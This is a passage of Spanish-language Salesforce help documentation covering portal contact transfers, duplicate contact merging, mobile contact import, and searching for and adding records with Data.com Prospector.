   Solo se pueden seleccionar registros con direcciones de correo electrónico. Los registros que tienen la opción `No recibir correos electrónicos` seleccionada no aparecen en la vista de lista porque no puede enviarles correo electrónico masivo.
5. Haga clic en **Siguiente**.
6. Revise el texto del mensaje de correo electrónico. Si es necesario, modifique su configuración de Stay-in-Touch.
7. Haga clic en **Enviar**.

Cuando los destinatarios respondan con su información más reciente, utilice el vínculo en su respuesta para realizar actualizaciones en su registro de contacto.

CONSULTE TAMBIÉN

- Actualizar contactos a través de solicitudes Stay-in-Touch
- Utilizar respuestas de Stay-in-Touch para actualizar detalles de contactos
- Modificar la configuración de Stay-in-Touch

## Consideraciones para cambiar cuentas en contactos que están habilitados para portales

Tenga en cuenta estos puntos clave antes de cambiar la cuenta en contactos que están habilitados para portales.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

- Los usuarios externos pueden acceder a sus propios casos y oportunidades a partir de sus cuentas anteriores.
- Solo puede transferir contactos que estén habilitados para un portal de socios a cuentas que estén habilitadas para un portal de socios.
- Las funciones del portal de los contactos se actualizan automáticamente para coincidir con el nombre de la cuenta a la que se transfieren (a menos que sean usuarios clientes de gran volumen, que no tiene funciones). Por ejemplo, la función de portal "Usuario cliente de cuenta A" pasa a "Usuario cliente de cuenta B" (porque un nombre de la función de portal incluye el nombre de la cuenta con la que está asociado). Las funciones de portal son exclusivas de cada cuenta y se encuentran en la función del propietario de la cuenta en la jerarquía de funciones de la organización de Salesforce.
- Cuando transfiere usuarios de portal entre cuentas, se actualizan las funciones de los usuarios de portal, de modo que cuando transfiere un usuario socio a otra cuenta:
  - Las oportunidades de cada cuenta se vuelven a calcular a través de la jerarquía de previsiones de su organización de Salesforce.
  - Las oportunidades que el usuario socio posee permanecen en la cuenta anterior.
- Los administradores de usuarios de socios delegados y los administradores de usuarios clientes delegados pueden actualizar los usuarios de portal en las cuentas a las que se transfieran.

CONSULTE TAMBIÉN

- Activar el portal de clientes para contactos y cuentas personales
- Activar el autoservicio para contactos y cuentas personales

# Consideraciones para combinar contactos duplicados

Tenga en cuenta estos puntos clave antes de combinar contactos duplicados.

- Solo puede combinar contactos con la misma cuenta principal. La cuenta principal es la cuenta indicada en el campo `Nombre de cuenta` en el registro de contacto.
- Si intenta combinar contactos relacionados de forma indirecta a la misma cuenta, obtendrá un error indicándole eliminar la relación duplicada. En registros de contacto, las relaciones indirectas se gestionan desde la lista relacionada Cuentas relacionadas.
- Algunos elementos relacionados con los contactos duplicados descartados quedan relacionados con el contacto que se acaba de combinar. Algunos ejemplos son el historial de campañas, casos, equipos de casos, datos adjuntos, notas y oportunidades. No se mantienen las noticias en tiempo real de Chatter procedentes de registros descartados.
- Algunos parámetros e información relacionada se toman del registro principal y se aplican al nuevo registro gestionado. Algunos ejemplos son la configuración de la colaboración, las invitaciones a reuniones, las divisiones de cuentas, el valor del campo `Supervisor de` y campos de solo lectura y ocultos. (Los administradores y los usuarios con el permiso "Modificar campos de sólo lectura" pueden seleccionar manualmente qué campos de sólo lectura desean conservar.)
- Los contactos duplicados descartados se trasladan a la Papelera.
- En el contacto recién combinado, el campo `Creado por` utiliza la fecha del contacto combinado más antiguo. El campo `Autor de la última modificación` utiliza la fecha en que se combinaron los registros.
- Si los contactos duplicados son miembros de campañas diferentes, la fecha del campo `Estado del miembro actualizado` se mantiene para cada contacto y se asocia con el nuevo contacto combinado.
- Solo puede haber un usuario de autoservicio activo, de modo que desactive cualquier usuario de autoservicio adicional antes de combinar contactos. El contacto combinado adopta el nombre de usuario activo de autoservicio.

EDICIONES

Disponible en: Salesforce Classic

Disponible en: **todas** las ediciones

El portal de clientes está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El portal de socios está disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Combinar contactos duplicados

Campos de contactos

Consideraciones para combinar contactos que están asociados con usuarios de portal

## Consideraciones para combinar contactos que están asociados con usuarios de portal

Tenga en cuenta estos puntos claves antes de combinar contactos que están asociados con usuarios de portal.

- Puede combinar un contacto de portal con otro contacto de portal. Por ejemplo, puede combinar contactos que están habilitados para utilizar lo siguiente:
  - Un portal de socios *con* contactos habilitados para utilizar un portal de clientes o viceversa.
  - Un portal de socios o un portal de clientes con contactos que *no* están habilitados para utilizar un portal.
- Antes de combinar contactos que incluyen usuarios socios *y* usuarios clientes, dedica qué tipo de portal de usuarios retener. El usuario que no retenga se deshabilitará. Sin embargo, después de combinar los contactos, puede habilitar el contacto para que acceda al portal del que fue retirado durante el proceso de combinación.
- Los usuarios de portal deshabilitados durante el proceso de combinación conservan la propiedad de los registros de los que son propietarios. Por ejemplo, si un usuario de portal es propietario de un caso y el usuario de portal se deshabilita, sigue siendo el propietario del caso hasta que se actualice con un nuevo propietario.
- Puede combinar contactos que están asociados con varias cuentas transfiriendo los contactos que desea combinar en una cuenta y luego combinando los contactos que están asociados con la cuenta en común.

EDICIONES

Disponible en: Salesforce Classic

El portal de clientes está disponible en: **Enterprise Edition**, **Performance Edition**, **Unlimited Edition** y **Developer Edition**

El portal de socios está disponible en: **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Importar contactos desde listas de contactos de dispositivos móviles en Salesforce

Los representantes de ventas pueden ahorrar tiempo y eliminar fallos utilizando la aplicación Salesforce1 para importar contactos desde listas de contactos de dispositivos móviles en Salesforce. Esta función está disponible únicamente en las aplicaciones descargables Salesforce1.

1. En Salesforce1, navegue hasta donde crea los contactos.
2. Toque **Importar desde dispositivo** para abrir la lista de contactos del dispositivo.
3. Seleccione un contacto.
4. Para asociar el contacto con una cuenta en Salesforce, vaya al registro del contacto en Salesforce y agréguelo a una cuenta.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

Cuando importe contactos desde un dispositivo móvil, estos campos se asignan desde el contacto del dispositivo al contacto de Salesforce.

- `Correo electrónico`
- `Teléfono particular`
- `Ciudad de correo`
- `País de correo`
- `Código postal de correo`
- `Estado o provincia de correo`
- `Calle postal`
- `Móvil`
- `Otro teléfono`
- `Teléfono`

Nota: En algunas situaciones, las asignaciones desde el dispositivo local no se asignan como se espera en el registro de contactos de Salesforce1.

CONSULTE TAMBIÉN

Consideraciones para importar contactos desde un dispositivo móvil

## Consideraciones para importar contactos desde un dispositivo móvil

Cuando se importan contactos en Salesforce desde las listas de contactos de dispositivos móviles, hay que tener en cuenta ciertos aspectos.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Disponible en: **todas** las ediciones

- Cuando importe contactos desde un dispositivo Android o iOS utilizando Salesforce1 en una organización de Salesforce que tenga activadas las listas de selección Estado y País, el campo `Estado` no se cumplimenta.
- Si tiene varios campos de teléfono móvil en los contactos de su dispositivo móvil y el campo `Teléfono` en Salesforce está vacío:
  - El primer campo de teléfono móvil se asigna al campo `Teléfono` en Salesforce.
  - El segundo campo de teléfono móvil se asigna al campo `Teléfono móvil` en Salesforce.
- Cuando selecciona mensajes de correo electrónico desde el dispositivo móvil, Salesforce1 normalmente extrae la ubicación de la segunda dirección de correo electrónico. Si se crean etiquetas en el dispositivo, la integración intenta asignar la dirección de correo electrónico de trabajo local a la dirección de correo electrónico de contacto estándar en Salesforce.

# Obtener datos de alta calidad cuando los necesite justo en Salesforce

Los datos de alta calidad son clave para el éxito empresarial. Cuando la calidad de los datos es alta, significa que sus registros son completos y actualizados; lo que significa que tiene las conexiones correctas en las empresas que le interesan y lo que implica que tiene la información que necesita para cerrar acuerdos y ampliar su negocio. En resumen, los datos de alta calidad le permiten comprender, adaptar, centrarse y ejecutar con una precisión extrema. Data.com ofrece un conjunto de productos para proporcionar a su empresa los datos de alta calidad que necesita cuando los necesita. De este modo, su equipo puede emplear menos tiempo introduciendo y actualizando datos y más tiempo en el crecimiento de su empresa.

La versión gratuita de Data.com está disponible para todas las organizaciones de Salesforce e incluye la siguiente funcionalidad.

- Para organizaciones con Professional Edition y posteriores, los administradores pueden utilizar herramientas de Gestión de duplicados para controlar si y cuando los usuarios pueden crear registros duplicados dentro de Salesforce. Los administradores pueden personalizar la lógica utilizada para identificar duplicados, así como crear informes en los duplicados que han permitido a los usuarios guardar.
- Todos los usuarios pueden buscar cuentas y contactos en toda la base de datos de Data.com. Sin embargo, los usuarios de la versión gratuita no pueden ver la información de teléfono y correo electrónico de contactos, no pueden ver tarjetas de cuenta o datos de D&B en registros de cuentas y no pueden agregar registros a Salesforce ni limpiar registros. Para beneficiarse totalmente de los datos de Data.com, adquiera licencias de Data.com y configure la función.

El conjunto de productos de Data.com incluye Data.com Prospector y Data.com Clean.

**Nota:** Para organizaciones con Performance Edition, los usuarios obtienen automáticamente Data.com Prospector y Data.com Clean.

EDICIONES

Disponible en: Salesforce Classic y Lightning Experience

Licencia de Data.com Prospector disponible en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Licencia de Data.com Clean disponible en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Data.com Social Key disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

### Data.com Prospector

Utilice Data.com Prospector para buscar información valiosa de la empresa desde Dun & Bradstreet y millones de contactos de origen social para buscar los registros que necesita su empresa. Agregue esos registros a Salesforce como cuentas, contactos y candidatos nuevos o expórtelos para su uso en otras aplicaciones. Es una excelente forma de obtener los datos que necesita para planificar sus territorios de ventas, segmentar campañas, buscar nuevas cuentas para participar y ampliar su red de ventas.

### Data.com Clean

Data.com Clean proporciona varias formas de mantener sus registros de Salesforce CRM actualizados utilizando la información de la empresa desde D&B y millones de contactos de origen social.

Data.com Social Key

Data.com Social Key funciona con Cuentas y contactos sociales y Data.com Clean para que tener más información sobre los contactos y candidatos sea más fácil en Salesforce o en los sitios de redes sociales. Su organización debe tener Data.com Clean activado para utilizar Social Key.

CONSULTE TAMBIÉN

Data.com Clean

Buscar empresas, contactos y candidatos directamente en Salesforce

¿Cómo puedo saber qué producto de Data.com tiene mi organización?

¿Qué producto debe utilizar mi organización para limpiar nuestros registros de cuentas, contactos y candidatos?

http://www.salesforce.com/crm/data-editions-pricing/

## Data.com Prospector

Utilice Data.com Prospector para buscar información valiosa de la empresa desde Dun & Bradstreet y millones de contactos de origen social para buscar los registros que necesita su empresa. Agregue esos registros a Salesforce como cuentas, contactos y candidatos nuevos o expórtelos para su uso en otras aplicaciones. Es una excelente forma de obtener los datos que necesita para planificar sus territorios de ventas, segmentar campañas, buscar nuevas cuentas para participar y ampliar su red de ventas.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Todos los usuarios de Salesforce pueden buscar cuentas y contactos en Data.com. Los usuarios con licencias de Data.com Prospector pueden hacer lo siguiente:

- Agregar cuentas y contactos a Salesforce y agregar contactos como candidatos.
- Agregar contactos para una cuenta directamente desde el registro de la cuenta.
- Exportar cuentas y contactos desde Data.com.
- Limpiar manualmente registros de cuentas, contactos y candidatos de Salesforce, independientemente de si se agregaron desde Data.com o no.
- Obtenga perspectivas de prospección en detalles de empresa, financieros, competitivos y del sector de cuentas.
- Obtenga vistas jerárquicas de empresa de relaciones principal-secundario e información de cuenta, como los ingresos anuales, la propiedad y el número de empleados. (Disponible para usuarios de Data.com Prospector como función beta.)

Existen dos versiones de Data.com Prospector: Corporate Prospector y Premium Prospector. Premium Prospector incluye más campos Dun & Bradstreet para agregar o limpiar manualmente registros de cuenta, contacto o candidato. Los usuarios de Premium Prospector también tienen acceso a la página Jerarquía de empresa. La Ayuda de Salesforce hace referencia a Data.com Premium Prospector a no ser que se indique lo contrario. Si desea información acerca de Premium Prospector, póngase en contacto con su gestor de cuentas de Salesforce.

| Versión de Data.com Prospector | Campos de Dun & Bradstreet (D&B) |
|---|---|
| Data.com Corporate Prospector | Conjunto básico de campos de Dun & Bradstreet. |
| Data.com Premium Prospector | Conjunto básico de campos de Dun & Bradstreet, además del campo `D&B Company`. Este campo tiene un vínculo hacia un registro asociado de `D&B Company` con más de 70 campos de Dun & Bradstreet adicionales a los que se puede acceder en la ficha `D&B Companies`. La página Jerarquía de empresa proporciona una vista jerárquica de relaciones de empresas de Dun & Bradstreet. |

## Data.com Prospector Classic y Lightning Experience

**Prospección en Lightning Experience**

Gestionar el acceso a resultados de búsqueda de Data.com y funciones relacionadas

Perspectivas de prospección en Lightning

**Prospección en Salesforce Classic**

Obtener perspectivas importantes de sector, financieras y competitivas para sus cuentas

Detalles de datos de perspectivas de prospección

### Buscar empresas, contactos y candidatos directamente en Salesforce

Utilice Data.com Prospector para realizar prospecciones para nuevas empresas y contactos en los sectores y las ubicaciones en los que está más interesado. Agregue nuevos registros de cuenta, contacto y candidato a Salesforce o expórtelos para su uso en otras aplicaciones. Puede buscar información valiosa financiera, del sector y de la empresa desde Dun & Bradstreet® y millones de contactos de origen social para obtener los datos que necesita cuando lo necesita.

Perspectivas de prospección en Lightning

Perspectivas de prospección de Data.com combina detalles de empresas de Dun & Bradstreet e inteligencia de sectores industriales en una instantánea. Las fichas con información de empresas, jerarquías de cuentas y vínculos a el sectores relacionados le ayudan a iniciar conversaciones inteligentes con sus clientes potenciales y clientes establecidos.

## Buscar empresas, contactos y candidatos directamente en Salesforce

Utilice Data.com Prospector para realizar prospecciones para nuevas empresas y contactos en los sectores y las ubicaciones en los que está más interesado. Agregue nuevos registros de cuenta, contacto y candidato a Salesforce o expórtelos para su uso en otras aplicaciones. Puede buscar información valiosa financiera, del sector y de la empresa desde Dun & Bradstreet® y millones de contactos de origen social para obtener los datos que necesita cuando lo necesita.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Consideraciones para prospecciones para empresas, contactos y candidatos en Salesforce

Existen varias limitaciones importantes a tener en cuenta para usuarios que están buscando y agregando registros desde Data.com.

Clientes potenciales para empresas de forma rápida en Salesforce

Con una licencia de Data.com Prospector, es extremadamente sencillo buscar nuevas empresas en los sectores y las ubicaciones que más le interesan. Agregue información de la empresa a Salesforce como nuevas cuentas en tan solo unos pasos.

Obtener más cuentas en Salesforce Lightning

Los clientes de Data.com Prospector pueden encontrar las cuentas que necesitan desde la página de **Cuentas** y agregarlos a sus organizaciones con solo unos clics.

Buscar candidatos rápidamente sin salir de Salesforce

¿Necesita candidatos? Con una licencia de Data.com Prospector, puede buscar contactos en las empresas, los sectores y las ubicaciones que más le interesan. Luego, agregue registros a Salesforce como nuevos candidatos.

Búsqueda de contactos rápidamente en Salesforce

¿Necesita contactos? Con una licencia de Data.com Prospector, puede buscar contactos en las empresas, los sectores y las ubicaciones que más le interesan. Luego, agregue registros a Salesforce como nuevos candidatos.

Candidatos potenciales para contactos clave en sus cuentas

¿Necesita encontrar el contacto correcto en una de sus cuentas? Con una licencia de Data.com Prospector, es extremadamente sencillo buscar contactos en sus empresas por título, ubicación y sector. A continuación, con un clic, puede agregar esos registros a Salesforce.

Consideraciones para la prospección de contactos de Data.com en Salesforce

Los clientes de Data.com Prospector pueden encontrar los contactos que necesitan desde una página de **Cuenta** y agregarlos a sus organizaciones con solo unos clics.

Buscar empresas en la misma jerarquía corporativa (Beta)

La Jerarquía de empresa de Data.com utiliza datos de empresa de Dun & Bradstreet en Data.com para mostrar una vista jerárquica de empresas. Muestra relaciones principal-secundario e información de cuenta, como los ingresos anuales, la propiedad y el número de empleados.

Directrices para prospecciones para empresas, contactos y candidatos en Salesforce

Consulte algunas directrices a seguir al realizar prospecciones para nuevas empresas y contactos con Data.com Prospector.

## Consideraciones para prospecciones para empresas, contactos y candidatos en Salesforce

Existen varias limitaciones importantes a tener en cuenta para usuarios que están buscando y agregando registros desde Data.com.

- Los subsectores incluidos en Gobierno en el sistema de clasificación Categorías del sector de Data.com no están disponibles en estos momentos debido a las limitaciones de asignación entre Categorías del sector de Data.com y el sistema SIC.
- De forma predeterminada, cada usuario que tiene asignada una licencia de usuario de Data.com Prospector tiene un límite mensual de adición de registros de 300. Este número se puede ajustar según el contrato suscrito. Las adiciones de registros caducan a media noche del último día de cada mes, según la zona horaria predeterminada de su organización.
- Se asigna una única licencia de Data.com Prospector cada vez que activa un usuario para Data.com Prospector.
- Si su organización únicamente ha adquirido Data.com Prospector, solamente los usuarios con licencias podrán limpiar registros.
- Al agregar registros desde Data.com, los ingresos anuales son están disponibles en dólares estadounidense. Si `Dólar estadounidense` no es una divisa activa para su organización, los registros agregados desde Data.com no incluyen información de los ingresos anuales.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

Disponible con una licencia de Data.com Clean en: **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

CONSULTE TAMBIÉN

Directrices para prospecciones para empresas, contactos y candidatos en Salesforce

## Clientes potenciales para empresas de forma rápida en Salesforce

Con una licencia de Data.com Prospector, es extremadamente sencillo buscar nuevas empresas en los sectores y las ubicaciones que más le interesan. Agregue información de la empresa a Salesforce como nuevas cuentas en tan solo unos pasos.

Pase por ella: Clientes potenciales para empresas de forma rápida en Salesforce

1. Haga clic en la ficha Data.com.
2. Haga clic en **Buscar cuentas**.
3. Introduzca o seleccione sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Sector`, verá el Selector industrial, en el que puede utilizar las clasificaciones industriales desde las que seleccionar amplias listas de sectores y subsectores para crear una consulta de sector como parte de sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Ubicación` verá el Selector de ubicaciones, donde puede crear una consulta de ubicación como parte de los criterios de búsqueda.
4. Haga clic en **Buscar**. Los resultados están ordenados por número de contactos activos. Para mostrar registros que se han marcado como inactivos, seleccione `Mostrar registros inactivos` en Opciones. Los registros inactivos se marcan con un .
5. Si la lista de resultados es larga, puede:
   - Ordenar los resultados por encabezado de tabla. El encabezado `Actualizado`, por ejemplo, ordena los resultados por fecha de última actualización.
   - Saltar a una página introduciendo un número en el campo `Página`.
   - Haga clic en las flechas para moverse entre las páginas.
6. Si no ve lo que está buscando, utilice los filtros para restringir sus resultados. Amplíe las categorías de filtros según sea necesario. Introduzca un margen o seleccione la casilla de verificación junto a cada filtro que desea aplicar.
7. Agregue todas las cuentas o una selección de ellas a Salesforce.
   - Para agregar todas las cuentas, haga clic en **Agregar a Salesforce** y seleccione *`Todas`*.
   - Para agregar las cuentas seleccionadas, seleccione las cuentas que desee, haga clic en **Agregar a Salesforce** y elija *`Seleccionado`*.
8. Haga clic en **Continuar**.
   Si su selección incluye duplicados, los agregaremos si los registros de cuentas duplicados están permitidos en su organización de Salesforce. Agregar más de 200 registros puede tardar algunos minutos. Si agrega tantos registros, le enviaremos un correo electrónico cuando haya finalizado el proceso.
9. En el mensaje de confirmación, haga clic en **Ir a cuentas** para ver la lista de nuevos registros en la página de inicio Cuentas.

   Si utiliza Data.com Prospector, cuando agrega una cuenta de Data.com, se crea un registro de D&B Company correspondiente (si no existe en Data.com) automáticamente en Salesforce y se vincula al registro de cuenta a través de su campo `D&B Company`.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para agregar cuentas desde Data.com:
- "Crear" en cuentas

CONSULTE TAMBIÉN

Directrices para prospecciones para empresas, contactos y candidatos en Salesforce

Concepto de búsquedas de Data.com

## Obtener más cuentas en Salesforce Lightning

Los clientes de Data.com Prospector pueden encontrar las cuentas que necesitan desde la página de **Cuentas** y agregarlos a sus organizaciones con solo unos clics.

El botón **Obtener más cuentas** abre un cuadro de diálogo interactivo para la búsqueda y adición de cuentas de Data.com en su organización. Esta experiencia simplificada le proporciona las cuentas que necesita cuando las necesita, directamente desde la página Cuentas.

Utilice una combinación de filtros disponibles para encontrar las cuentas que desea.

**Ingresos anuales**
Seleccione un operador lógico e introduzca un valor de ingresos anuales. Puede agregar varios filtros de Ingresos anuales con esos operadores lógicos.

**Empresa o sitio web**
Introduzca un sitio Web o nombre de empresa completo o parcial.

**Provincia**
Seleccione de una lista de estados o territorios organizados y no constituidos.

Nota: Los estados no son válidos al filtrar con Estados Unidos como el país.

**País**
Seleccione de una lista de países.

**Tipo de ubicación**
Seleccione de una lista de tipos de ubicación disponibles.

- Sucursal: Una ubicación secundaria en una ubicación de oficina principal.
- Oficina principal: Una empresa que tiene sucursales o filiales que depende de ella.
- Ubicación única: Una empresa sin sucursales ni filiales.

EDICIONES

Disponible con una licencia de Data.com Prospector en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

## Buscar candidatos rápidamente sin salir de Salesforce

¿Necesita candidatos? Con una licencia de Data.com Prospector, puede buscar contactos en las empresas, los sectores y las ubicaciones que más le interesan. Luego, agregue registros a Salesforce como nuevos candidatos.

1. Vaya a la ficha Data.com.
2. Utilizando la ficha Buscar contactos, introduzca o seleccione sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Sector`, verá el Selector industrial, en el que puede utilizar las clasificaciones industriales desde las que seleccionar amplias listas de sectores y subsectores para crear una consulta de sector como parte de sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Ubicación` verá el Selector de ubicaciones, donde puede crear una consulta de ubicación como parte de los criterios de búsqueda.
3. Haga clic en **Buscar**.
   Los resultados estarán ordenados de manera alfanumérica. Para mostrar registros que se han marcado como inactivos, seleccione `Mostrar registros inactivos` en Opciones. Los registros inactivos se marcan con un .
4. Si la lista de resultados es larga, puede:
   - Ordenar los resultados por encabezado de tabla. El encabezado `Actualizado`, por ejemplo, ordena los resultados por fecha de última actualización.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para agregar contactos de Data.com como candidatos:
- "Crear" en candidatos

- Saltar a una página introduciendo un número en el campo `Página`.
- Haga clic en las flechas para moverse entre las páginas.

  La clasificación y la navegación por las páginas sólo funciona para listas de menos de 100.000 registros.

5. Si no ve lo que está buscando, utilice los filtros para restringir sus resultados. Amplíe las categorías de filtros según sea necesario. Introduzca un margen o seleccione la casilla de verificación junto a cada filtro que desea aplicar.
   La lista se actualiza automáticamente.
6. Seleccione los contactos que desea activar y haga clic en **Agregar a Salesforce**.
7. Seleccione `Candidatos` para añadir los registros como candidatos y haga clic en **Continuar**.
   Si su selección incluye duplicados, los agregaremos si los registros de candidatos duplicados están permitidos en su organización de Salesforce. Agregar más de 200 registros puede tardar algunos minutos. Si agrega tantos registros, le enviaremos un correo electrónico cuando haya finalizado el proceso.
8. Haga clic en **Ir a Candidatos** para ver la lista de nuevos registros en la página de inicio de candidatos.

   Si utiliza Data.com Prospector, cuando agrega un candidato de Data.com, se crea un registro de D&B Company correspondiente (si no existe en Data.com) automáticamente en Salesforce y se vincula al registro de candidato a través de su campo `D&B Company`.

CONSULTE TAMBIÉN

Candidatos potenciales para contactos clave en sus cuentas

## Búsqueda de contactos rápidamente en Salesforce

¿Necesita contactos? Con una licencia de Data.com Prospector, puede buscar contactos en las empresas, los sectores y las ubicaciones que más le interesan. Luego, agregue registros a Salesforce como nuevos candidatos.

**EDICIONES**

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

**PERMISOS DE USUARIO**

Para buscar contactos de Data.com:
- No se requieren permisos

Para añadir contactos de Data.com:
- "Crear" en contactos

Para crear una cuenta durante la adición de contactos:
- "Crear" en cuentas

1. Vaya a la ficha Data.com.
2. Utilizando la ficha Buscar contactos, introduzca o seleccione sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Sector`, verá el Selector industrial, en el que puede utilizar las clasificaciones industriales desde las que seleccionar amplias listas de sectores y subsectores para crear una consulta de sector como parte de sus criterios de búsqueda. Cuando haga clic en el cuadro de selección del campo `Ubicación` verá el Selector de ubicaciones, donde puede crear una consulta de ubicación como parte de los criterios de búsqueda.
3. Haga clic en **Buscar**.
   Los resultados estarán ordenados de manera alfanumérica. Para mostrar registros que se han marcado como inactivos, seleccione `Mostrar registros inactivos` en Opciones. Los registros inactivos se marcan con un .
4. Si la lista de resultados es larga, puede:
   - Ordenar los resultados por encabezado de tabla. El encabezado `Actualizado`, por ejemplo, ordena los resultados por fecha de última actualización.
   - Saltar a una página introduciendo un número en el campo `Página`.
   - Haga clic en las flechas para moverse entre las páginas.

     La clasificación y la navegación por las páginas sólo funciona para listas de menos de 100.000 registros.
5. Si no ve lo que está buscando, utilice los filtros para restringir sus resultados. Amplíe las categorías de filtros según sea necesario. Introduzca un margen o seleccione la casilla de verificación junto a cada filtro que desea aplicar.
   La lista se actualiza automáticamente.
6. Agregue a todos los contactos o a una selección de ellos a Salesforce.
   - Para añadir todos los contactos, haga clic en **Agregar a Salesforce** y seleccione **Todas**.
   - Para añadir los contactos seleccionados, seleccione en primer lugar los contactos que desee, haga clic en **Añadir a Salesforce** y elija *`Seleccionado`*.

   Recibirá un mensaje de confirmación mostrándole el número de registros que va a añadir.
7. Seleccione **Contactos**.
   Introduzca o seleccione la cuenta que desea asociar con los contactos. Solo puede asociar una cuenta. Si necesita crear la cuenta para asociar, utilice la búsqueda.
8. Haga clic en **Continuar**.
   Si su selección incluye duplicados, los agregaremos si los registros de contactos duplicados están permitidos en su organización de Salesforce. Agregar más de 200 registros puede tardar algunos minutos. Si agrega tantos registros, le enviaremos un correo electrónico cuando haya finalizado el proceso.

9. Haga clic en **Ir a cuentas**para volver al registro de cuentas.

CONSULTE TAMBIÉN

Directrices para prospecciones para empresas, contactos y candidatos en Salesforce

Concepto de búsquedas de Data.com

## Candidatos potenciales para contactos clave en sus cuentas

¿Necesita encontrar el contacto correcto en una de sus cuentas? Con una licencia de Data.com Prospector, es extremadamente sencillo buscar contactos en sus empresas por título, ubicación y sector. A continuación, con un clic, puede agregar esos registros a Salesforce.

Antes de comenzar, asegúrese de que se ha agregado el botón `Obtener contactos` al formato de la página Cuentas.

1. Vaya a la página de detalles de la cuenta para la que desea agregar contactos.
2. Haga clic en **Obtener contactos**. En el menú desplegable:
   - Seleccione un filtro para limitar sus resultados por nivel o departamento o
   - Seleccione **Todos...** para ver todos los contactos de la cuenta.

   Se abrirá la ficha Data.com que muestra una lista de los contactos que coinciden con el nombre de la cuenta y los filtros que haya seleccionado. Por ejemplo, si desea obtener como contactos a gestores de Universal Telco, vaya a la página de detalles de la cuenta de Universal Telco. Haga clic en **Obtener contactos** y seleccione el filtro *`Nivel de gestor`* en `Por nivel`. Se abrirá la ficha Data.com con una lista de los gestores de Universal Telco.
3. Seleccione más filtros si necesita una lista más personalizada. Amplíe las categorías de filtros según sea necesario. Introduzca un margen o seleccione la casilla de verificación junto a cada filtro que desea aplicar.
4. Agregue a todos los contactos o a una selección de ellos a Salesforce.
   - Para añadir a todos los contactos, haga clic en **Añadir a Salesforce**.
   - Para añadir los contactos seleccionados, seleccione en primer lugar los contactos que desee, haga clic en **Añadir a Salesforce** y elija *`Seleccionado`*.
5. Seleccione **Contactos** para añadir los registros como contactos asociados con la cuenta desde la que empezó. Estarán asociados con la cuenta desde la que empezó.
6. Haga clic en **Continuar** para agregar los registros.
   Si su selección incluye duplicados, los agregaremos si los registros de contactos duplicados están permitidos en su organización de Salesforce. Agregar más de 200 registros puede tardar algunos minutos. Si agrega tantos registros, le enviaremos un correo electrónico cuando haya finalizado el proceso.
7. Haga clic en **Ir a cuentas**para volver al registro de cuentas.

EDICIONES

Disponible en: Salesforce Classic

Disponible con una licencia de Data.com Prospector en: **Contact Manager Edition** (sin objeto Candidato), **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

PERMISOS DE USUARIO

Para obtener contactos de Data.com desde una cuenta:
- "Leer" en cuentas

  Y

  "Crear" en contactos

CONSULTE TAMBIÉN

Búsqueda de contactos rápidamente en Salesforce

Buscar candidatos rápidamente sin salir de Salesforce

## Consideraciones para la prospección de contactos de Data.com en Salesforce

Los clientes de Data.com Prospector pueden encontrar los contactos que necesitan desde una página de **Cuenta** y agregarlos a sus organizaciones con solo unos clics.

Disponible con una licencia de Data.com Prospector en: **Group Edition**, **Professional Edition**, **Enterprise Edition**, **Performance Edition** y **Unlimited Edition**

El botón **Obtener más contactos** abre un cuadro de diálogo interactivo para la búsqueda y adición de contactos de Data.com en su organización. Esta experiencia simplificada le proporciona los contactos que necesita cuando los necesita, directamente desde la página Cuenta.

Éstas son algunas cosas que debe saber acerca de `Obtener más contactos`.

| Limitación | Descripción |
|---|---|
| Máximo de 200 contactos | Puede agregar hasta 200 contactos en una sola solicitud. Cuando selecciona más de 200 contactos, se le solicita anular la selección de los contactos. |
